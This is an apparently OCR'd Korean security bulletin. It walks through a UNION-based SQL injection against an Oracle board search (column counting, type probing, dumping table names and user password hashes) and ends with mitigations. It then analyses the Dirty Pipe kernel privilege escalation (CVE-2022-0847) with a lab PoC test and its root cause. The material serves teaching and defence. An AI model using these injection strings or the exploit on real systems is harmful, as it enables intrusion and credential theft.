
[eqst' 조회 결과]

입력값에 싱글쿼터 두 개를 추가하여 eqst''을 검색하면 SQL 구문에 있는 싱글쿼터의 개수가 짝이 맞아 에러 발생 없이 조회되는 것을 확인할 수 있다.



[eqst'' 조회 결과]

또한, ORACLE에서 문자열 연결에 사용되는 특수문자인 '||'을 포함한 eq'||'st를 검색해보면 eqst를 검색했을 때와 동일한 결과를 출력하는 것을 볼 수 있다.



[eq'||'st 조회 결과]


위의 결과들을 통해 공격자가 입력한 특수문자가 SQL 구문에 삽입되어 문법적 요소로 동작함을 알게 되었고 SQL Injection 취약점이 존재한다고 판단할 수 있다.

Step 2. UNION 특화 SQL Injection

UNION 연산자 사용 조건에 만족하기 위해 SELECT문의 컬럼 수와 데이터형을 알아내는 과정이 필요하다.

2-1) 컬럼 수 추출

기존의 SELECT문의 컬럼 수는 데이터 정렬 기능을 하는 ORDER BY절[4]을 사용하여 알아낼 수 있다. 게시판 검색 기능에 **eqst%' ORDER BY 1 --**[5]을 검색하면 제목에 'eqst' 문자가 포함된 모든 값이 ORDER BY 1에 의해 첫 번째 컬럼인 '번호'를 기준으로 오름차순 정렬이 되어 조회된 것을 볼 수 있다.




[eqst%' ORDER BY 1 -- 조회 결과]

[4] ORDER BY 절은 **'ORDER BY 컬럼명(컬럼 순서) [ASC|DESC]'**의 형태로 쓰이며 컬럼명(컬럼 순서)을 기준으로 정렬한다. 정렬 기준은 ASC(오름차순)과 DESC(내림차순)이 있으며 기본적으로 ASC 정렬을 한다.

[5] ORDER BY 1 이후의 쿼리문은 '--'에 의해 주석 처리되었다.

ORDER BY절의 컬럼 순서를 나타내는 숫자를 증가시키며 조회하다 보면 아래의 그림처럼 에러가 발생하는 때가 있다. 이는 SELECT문의 컬럼 수보다 높은 숫자로 정렬할 경우 발생하는 에러로 **eqst%' ORDER BY 5 --**에서 에러가 발생한 것을 바탕으로 SELECT문의 컬럼 수는 4개임을 알 수 있다.



[eqst%' ORDER BY 5 -- 조회 결과]


2-2) 컬럼 데이터형 추출

SQL은 문자열을 싱글쿼터로 감싸서 표현하므로 숫자형과 문자형의 구별이 가능하다. 앞서 추출한 컬럼 수만큼의 NULL문자를 추가하여 UNION SELECT문을 작성한 후, 데이터형을 알고자 하는 컬럼에 NULL문자 대신 숫자나 문자를 입력하여 검색했을 때 서버 측의 반환 결과를 보고 데이터형을 판단할 수 있다.

SELECT문의 두 번째 컬럼의 데이터형을 알아내기 위해 NULL문자 대신 숫자 123과 문자 123을 의미하는 '123'을 넣어 조회한 결과는 다음과 같다.

① 숫자 123 조회 결과 - **에러 발생**


데이터형이 동일하지 않다는 에러 메시지가 반환되는 것을 확인할 수 있다.



[숫자 123 조회 결과]

② 문자 123 조회 결과 - **정상 출력**

두 번째 컬럼의 위치에 문자 123이 정상적으로 출력되는 것을 보아 데이터형이 문자임을 알 수 있다.




[문자 123 조회 결과]

각각의 컬럼마다 위의 과정을 반복해서 모든 컬럼에 대한 데이터형을 추출할 수 있다.

Step 3. 데이터 탈취

SELECT문에 대한 컬럼 수와 데이터형을 획득했다면, 데이터베이스에서 원하는 데이터를 탈취하기 위한 UNION SELECT문을 작성할 수 있다.


데이터 탈취 과정은 아래와 같다. 데이터베이스의 전체 테이블 목록을 추출한 후 데이터를 탈취할 테이블의 컬럼명을 확인한다. 획득한 테이블명과 컬럼명을 조회하여 원하는 데이터를 탈취할 수 있다.



[데이터 탈취 과정]

3-1) 전체 테이블 목록 추출

사용자가 생성한 테이블의 정보가 담긴 'USER_TABLES'[6]에서 전체 테이블 목록을 추출할 수 있다. 앞서 확인한 데이터형이 문자인 두 번째 컬럼에 테이블명을 뜻하는 'TABLE_NAME'을 넣어 검색하면 다음과 같은 결과가 조회된다.




[USER_TABLES 의 TABLE_NAME 조회 결과]

[6] USER_TABLES 는 ORACLE 기본 테이블 중 하나이며 이외에도 데이터베이스의 전체 테이블 목록을 담고 있는 'ALL_TABELS'을 사용할 수 있다.

3-2) 원하는 테이블의 컬럼명 추출

테이블의 목록 중 회원정보가 담긴 MEMBER 테이블의 컬럼명을 추출을 위해 모든 테이블의 컬럼 정보가 담긴 'ALL_TAB_COLUMNS' 테이블에서 MEMBER 테이블의 컬럼명을 추출한다. 두 번째 컬럼에 컬럼명을 뜻하는 'COLUMN_NAME'을 넣어 검색해 보면 다음과 같은 결과가 조회된다.




번호	제목	내용	작성자
1	eqst	SKshiedus	이큐스트
5	eqst1	해킹 매커니즘	이큐스트
7	eqst2	UNION SQL Injection	이큐스트
null	USEREMAIL	null	null
null	USERID	null	null
null	USERNAME	null	null
null	USERPW	null	null
null	USERTEL	null	null

[MEMBER 테이블의 모든 컬럼명 조회 결과]

3-3) 데이터 탈취

MEMBER 테이블의 컬럼 중 아이디와 암호화된 비밀번호가 있는 'USERID'와 'USERPW' 컬럼을 조회하여 데이터를 추출한다.



번호	제목	내용	작성자
1	eqst	SKshiedus	이큐스트
5	eqst1	해킹 매커니즘	이큐스트
7	eqst2	UNION SQL Injection	이큐스트
null	admin	225BC6E0EB480A3F8E875C605473E59B	null
null	eqst	34A6034200F795DF12228E71E95FDE58	null
null	insight	B9E80C62AA8324E3DEF158705329B752	null
null	web	C5F49156EF0674FD316BFA0D22E9C36C	null

[MEMBER 테이블의 모든 컬럼명 조회 결과]

■ 보안 대책

SQL Injection 의 보안 대책은 크게 2 가지가 있다.

- Prepared Statement[7] : 근본적인 해결책으로 많이 사용하지만, 문법적/비즈니스 로직 상 사용이 불가한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

- Filtering : White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황상 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용되는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 필터링 시 대소문자 모두 필터링하는 것이 좋다.

※ UNION SQL Injection 의 경우 UNION, UNION ALL, ORDER BY, NULL 등의 문자에 대한 필터링이 필요하다.

보안 대책에 대한 우회기법 및 시큐어코딩 적용 등에 대한 자세한 내용은 SQL Injection 마지막 챕터에서 이어진다.

■ 맺음말

지금까지 집합 연산자 UNION을 이용한 UNION SQL Injection의 공격 과정에 대해 알아봤다. UNION 연산자 사용 조건에 만족하기 위해 ORDER BY절과 NULL 문자를 사용해 기존의 SELECT문의 컬럼명과 데이터형을 추출했고 그 정보를 바탕으로 전체 테이블 목록, 테이블의 컬럼명을 조회하여 원하는 데이터를 탈취할 수 있다.

[7] Prepared Statement 는 컴파일이 미리 되어있기 때문에 입력값을 변수로 선언해두고 필요에 따라 값을 대입하여 처리한다.

Dirty Pipe 취약점(CVE-2022-0847)

■ 취약점 개요

Dirty Pipe(CVE-2022-0847)는 2022년 3월에 공개된 리눅스 로컬권한상승 취약점이다. 권한이 필요한 파일을 무단으로 수정할 수 있는 Dirty COW 취약점과 유사하면서 리눅스 커널의 Pipe 기능에서 발생하기 때문에 Dirty Pipe이라는 별칭이 붙었다. 5.8 버전 이상의 리눅스 커널에서 발생하며, 계정 정보 파일을 변조하는 등의 방법으로 관리자 권한 획득이 가능하다. Dirty Pipe의 CVSS(Common Vulnerability Scoring System) 점수는 10점 만점에 7.8점(high)으로 평가되었다.


■ 영향 받는 소프트웨어 버전

CVE-2022-0847에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Linux Kernel	5.8 이상 5.16.11, 5.15.25, 5.10.102 이하 버전

■ 공격 시나리오

Dirty Pipe(CVE-2022-0847)를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자가 취약한 리눅스 서버에 일반사용자로 로그인
② Dirty Pipe 취약점(CVE-2022-0847) 이용하여 계정 정보 파일 변조 또는 SUID 바이너리하이재킹
③ 리눅스 서버 관리자 권한 획득(root shell)
④ 중요 정보 탈취 및 추가 악성 행위 수행

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 Dirty Pipe(CVE-2022-0847)의 동작 과정을 살펴본다.

이름	정보
피해자	Kali Linux 2022.1 (Kernel : 5.15.15)

■ 취약점 테스트


Step 1. 환경구성

테스트 환경은 VirtualBox에서 칼리리눅스를 이용하여 구성한다.

*칼리리눅스 가상 이미지 : https://www.kali.org/get-kali/

커널 버전은 아래 명령어를 이용하여 확인할 수 있으며, 테스트를 위해 구성된 환경은 5.15.15 커널을 사용하고 있다.

```
$ uname –a        //OS 정보
```




[Kali Linux 커널 상세 정보]

Step 2. PoC 테스트

Dirty Pipe PoC 중 하나는 SUID 파일의 바이너리를 하이재킹하여 관리자 권한(Root Shell)을 획득할 수 있음을 보여준다. PoC코드는 아래 github URL에서 확인할 수 있다.

*URL : https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits




[SUID binary hijacking 통한 Root Shell 획득(exploit-2.c)]

Step 3. 읽기전용파일 수정


Dirty Pipe 를 통해 권한이 없는 사용자가 읽기전용파일 수정이 가능하다. PoC 코드(exploit-1.c)를 이용하면 일반 사용자가 계정 정보 파일(/etc/passwd)을 무단으로 수정할 수 있음을 확인할 수 있다.

PoC 실행 전 root 계정 정보는 아래와 같다.



[변조 전 계정정보파일]

PoC 코드 실행 이후 읽기전용파일인 /etc/passwd 의 내용이 수정되었다.




[PoC 실행 후 변조된 계정 정보 파일]

■ 취약점 상세 분석


Step 1. 취약점 발생 개요

Dirty Pipe(CVE-2022-0847)는 리눅스 커널의 Pipe[8] 기능을 이용해 파일의 Page Cache에 악의적 내용을 덮어 씌울 수 있는 취약점이다. 리눅스 시스템은 성능을 높이기 위해 한 번 읽은 파일 데이터를 접근 속도가 빠른 Page Cache 메모리영역에 올려 두고 파일을 재호출할 때마다 참조한다. 시스템은 디스크 대신 Page Cache에 저장된 데이터를 참조하기 때문에 이를 변조하는 것은 곧 시스템이 변조된 파일을 읽게 된다는 것을 의미한다.



[Page Cache]

취약점이 발생하는 근본적인 원인은 pipe 기능에서 다른 메모리 영역과 병합이 가능하도록 하는 특정 Flags[9]가 존재하는데, 이를 공격자가 임의로 설정하고 다른 곳에서 재사용할 수 있기 때문이다. 공격자가 해당 옵션을 임의로 설정하고 다른 파일과 병합시켜 대상 파일의 page Cache에 영향을 줄 수 있다.




[Dirty pipe 발생 과정]

[8] Pipe: 커널에서 지원하는 프로세스 간 단방향 통신 기능


[9] "PIPE_BUF_FLAG_CAN_MERGE" Flags: 설정된 경우 다른 메모리 영역과 병합할 수 있다.

공격자는 파이프를 생성하고 다른 메모리 영역과 병합할 수 있는 Flags 를 임의로 설정한 뒤, 대상 파일의 데이터를 파이프로 전송[10]하여 파이프의 Page Cache 에 담기도록 한다. 이때 데이터가 입력되는 위치(offset)를 변경하면 대상 파일의 메모리 영역을 덮어쓰기 하게 되어 내용을 변조할 수 있게 된다.



[offset 수정에 의한 덮어쓰기]

